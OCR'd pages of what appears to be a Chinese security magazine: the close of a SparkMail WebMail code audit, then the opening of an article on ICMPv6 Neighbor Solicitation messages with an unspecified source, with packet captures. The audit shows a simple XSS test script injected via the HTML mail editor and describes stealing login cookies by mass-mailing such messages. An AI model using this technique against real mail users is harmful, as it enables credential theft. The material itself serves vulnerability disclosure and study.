


图 7

从表现出来的这些漏洞来看，可以说 SparkMail Mail Server 的 WebMail 是非常不安全的。其实这些文件中还存在其他的安全漏洞，我没有再一一仔细审查，大家有兴趣可以自行分析看看。

说完了对 SparkMail Mail Server WebMail 的代码审计，我们再实际使用一下 SparkMail Mail Server 的 WebMail，或许还能够找出其他的漏洞来。

还是通过浏览器访问本地 IP 的 8080 端口，登录 WebMail，首先从最简单的功能开始测试，写一份新邮件，如图 8 所示。




图 8

与一般的 WebMail 邮件系统一样，SparkMail Mail Server 的 WebMail 在创建邮件时，允许用户采用丰富的富文本，例如可以设定文字字体和大小、插入图片等。不过这里有一个值得怀疑的地方。在邮件主体内容上面的工具栏最后，我们看到了“HTML”这四个字符，单击它，如图 9 所示。

原来这是一个邮件内容的 HTML 源代码编辑器，也就是说，SparkMail Mail Server 允许用户在邮件中使用自己编写 HTML 脚本代码。这是一个对用户好用却对安全不利的功能，因为我们能够利用这个功能来制造跨站攻击！

一般来说，能支持 HTML 源代码编辑的 WebMail，都可以被恶意插入脚本代码，一旦 WebMail 系统没有过滤邮件中恶意的脚本代码，并且执行这些代码时，跨站漏洞攻击就发生了。




图 9

现在，我们在图 9 所示界面中输入一段最为常见的 XSS 脚本测试代码“<script>alert()</script>”，单击“更新”后，邮件中就被插入了脚本代码。再次单击“HTML”按钮查看，如图 10 所示。注意，我们的原始代码现在变成了如下的代码：




图 10

```
<p>
<script type="text/javascript">// <![CDATA[
alert()
// ]]></script>
</p>
```

原因很简单，SparkMail Mail Server 将我们的代码转换成了符合 XHTML 要求的文档格式。不要紧，现在让我们将这封测试邮件发送给自己看看。当我们用鼠标单击这封邮件的时候，跨站攻击发生了，如图 11 所示。





图 11

毫无疑问，SparkMail Mail Server 的 WebMail 存在严重的跨站漏洞，恶意攻击者可以通过 SparkMail Mail Server 的 WebMail 轻而易举地建立一封带有 XSS 攻击代码的邮件发送给 SparkMail Mail Server 自己。被攻击者一旦接收到这封攻击邮件后，其中的脚本代码就会被立即执行。如果在登录 WebMail 的时候，用户选择了“保存密码下次自动登录”，那么其用户名和密码就会保存在 Cookie 中，攻击者只需要用 document.cookie 方法就可以获取到被攻击者的用户名和密码信息，然后将这些发送到攻击者的网站上去。

攻击者可以通过构造群邮件，将攻击邮件发送给大量的 SparkMail Mail Server 用户，等待这些用户通过 WebMail 登录，从而最终获取用户名和密码信息，登录用户信箱获取敏感信息。当然，也可以直接构造网页木马攻击邮件用户。

没想到一个简单的手工测试，就又发现 SparkMail Mail Server 存在的安全漏洞，其开发者真的应当予以高度重视了。

前置知识：IPv6
关键词：ICMPv6、异常、NS 消息



ICMPv6 中异常 NS 消息探析

文/柏然

随着 Internet 的迅猛发展，IPv4 的局限性已经越来越多地暴露出来，严重制约了 IP 技术的应用和未来网络的发展。IPv6 作为下一代网络基础，凭借其鲜明的技术优势得到了广泛的认可。ICMPv6(Internet 控制报文协议第 6 版)在 RFC 2463 中被规定为 IPv6 体系的一个组成部分，用于报告 IPv6 节点数据包处理过程中的消息和网络诊断功能。为了能使 IPv6 节点快速建立邻居关系，ICMPv6 分别定义了类型为 135、136 的 NS 消息(Neighbor Solicitation，邻居请求消息)和 NA 消息(Neighbor Advertisement，邻居通告消息)。

发现问题

一般情况下，NS 消息由节点发起，用来请求另一节点的链路层地址。被请求节点发送 NA 消息来响应 NS 消息。通过以上两步骤节点间建立邻居关系。可最近我在做关于 IPv6 的实验的时候，发现一个很有趣的异常问题，图 1 为我的实验拓扑图。

路由器 R1 的 Ethernet0/1 接口连接交换机 SW 的 FastEthernet0/1 接口，路由器 R2 的 Ethernet0/1 接口连接交换机 SW 的 FastEthernet0/2 接口，交换机 SW 的 FastEthernet0/0 连接 PC 网卡（说明：路由器之间连接交换机是为了便于同时捕捉 R1、R2 的数据包）。R1、R2 的配置如图 2 和图 3 所示(说明：这里使用的是 Cisco IOS 的配置命令)。




图 1




图 2




图 3

通过协议分析器，我们截获了如图 4 所示的数据包。

45 38.121170	::	ff02::16	ICMPv6	Multicast Listener Report Message v2
46 38.121194	::	ff02::16	ICMPv6	Multicast Listener Report Message v2
47 38.545573	::	ff02::1:ff6c:1	ICMPv6	Neighbor solicitation
48 38.545599	::	ff02::1:ff6c:1	ICMPv6	Neighbor solicitation
49 38.622697	::	ff02::16	ICMPv6	Multicast Listener Report Message v2
50 38.622722	::	ff02::16	ICMPv6	Multicast Listener Report Message v2
51 39.556317	fe80::ce00:12ff:fe6c:1	ff02::1	ICMPv6	Neighbor advertisement
52 39.556341	fe80::ce00:12ff:fe6c:1	ff02::1	ICMPv6	Neighbor advertisement

图 4

图 5 给出了一个 NS 消息的详细信息。查看此消息的二层信息，可以发现其源 MAC 地址为 cc:00:12:6c:00:01，目标 MAC 地址为 33:33:ff:6c:00:01。结合图 6 中关于 R1 的 Ethernet0/1 接口信息，我们可以清楚地知道这个信息是由 R1 的 Ethernet 0/1 接口发给组播地址的。

```
Ethernet II, Src: cc:00:12:6c:00:01 (cc:00:12:6c:00:01), Dst: IPv6mcast_ff:6c:00:01 (33:33:ff:6c:00:01)
  Destination: IPv6mcast_ff:6c:00:01 (33:33:ff:6c:00:01)
  Source: cc:00:12:6c:00:01 (cc:00:12:6c:00:01)
    Type: IPv6 (0x86dd)
Internet Protocol Version 6
  0110 .... = Version: 6
    .... 1110 0000 .... .... .... .... .... = Traffic class: 0x000000e0
    .... .... .... 0000 0000 0000 0000 0000 = Flowlabel: 0x00000000
    Payload length: 24
    Next header: ICMPv6 (0x3a)
    Hop limit: 255
    Source: :: (::)
    Destination: ff02::1:ff6c:1 (ff02::1:ff6c:1)
Internet Control Message Protocol v6
    Type: 135 (Neighbor solicitation)
    Code: 0
    Checksum: 0x9c4c [correct]
    Target: fe80::ce00:12ff:fe6c:1 (fe80::ce00:12ff:fe6c:1)
```

图 5




图 6

注意图 5 中的三层信息，其源是“::”，目标地址是 ff02::1:ff6c:1，查看 R1 的 Ethernet0/1 接口的 IPv6 信息，如图 7 所示，ff02::1:ff6c:1 是其节点请求多播地址。也就是说，R1 向自己的节点请求多播地址时发送了一个 NS 消息，并且其源竟然是“::”！通常只有两种情况下实例会使用全 0 地址，一种是实例就是默认地址，另一种是实例的地址未指定，这里的情况显然属于第二种。我查阅了 RFC 关于 ICMPv6 消息格式的说明：NS 消息用于获取邻居的链路层地址，其源地址是请求节点的链路本地地址，目的地址是被请求节点的多播地址或单播地址。这个 NS 消息显然不符合 RFC 定义的 NS 格式。

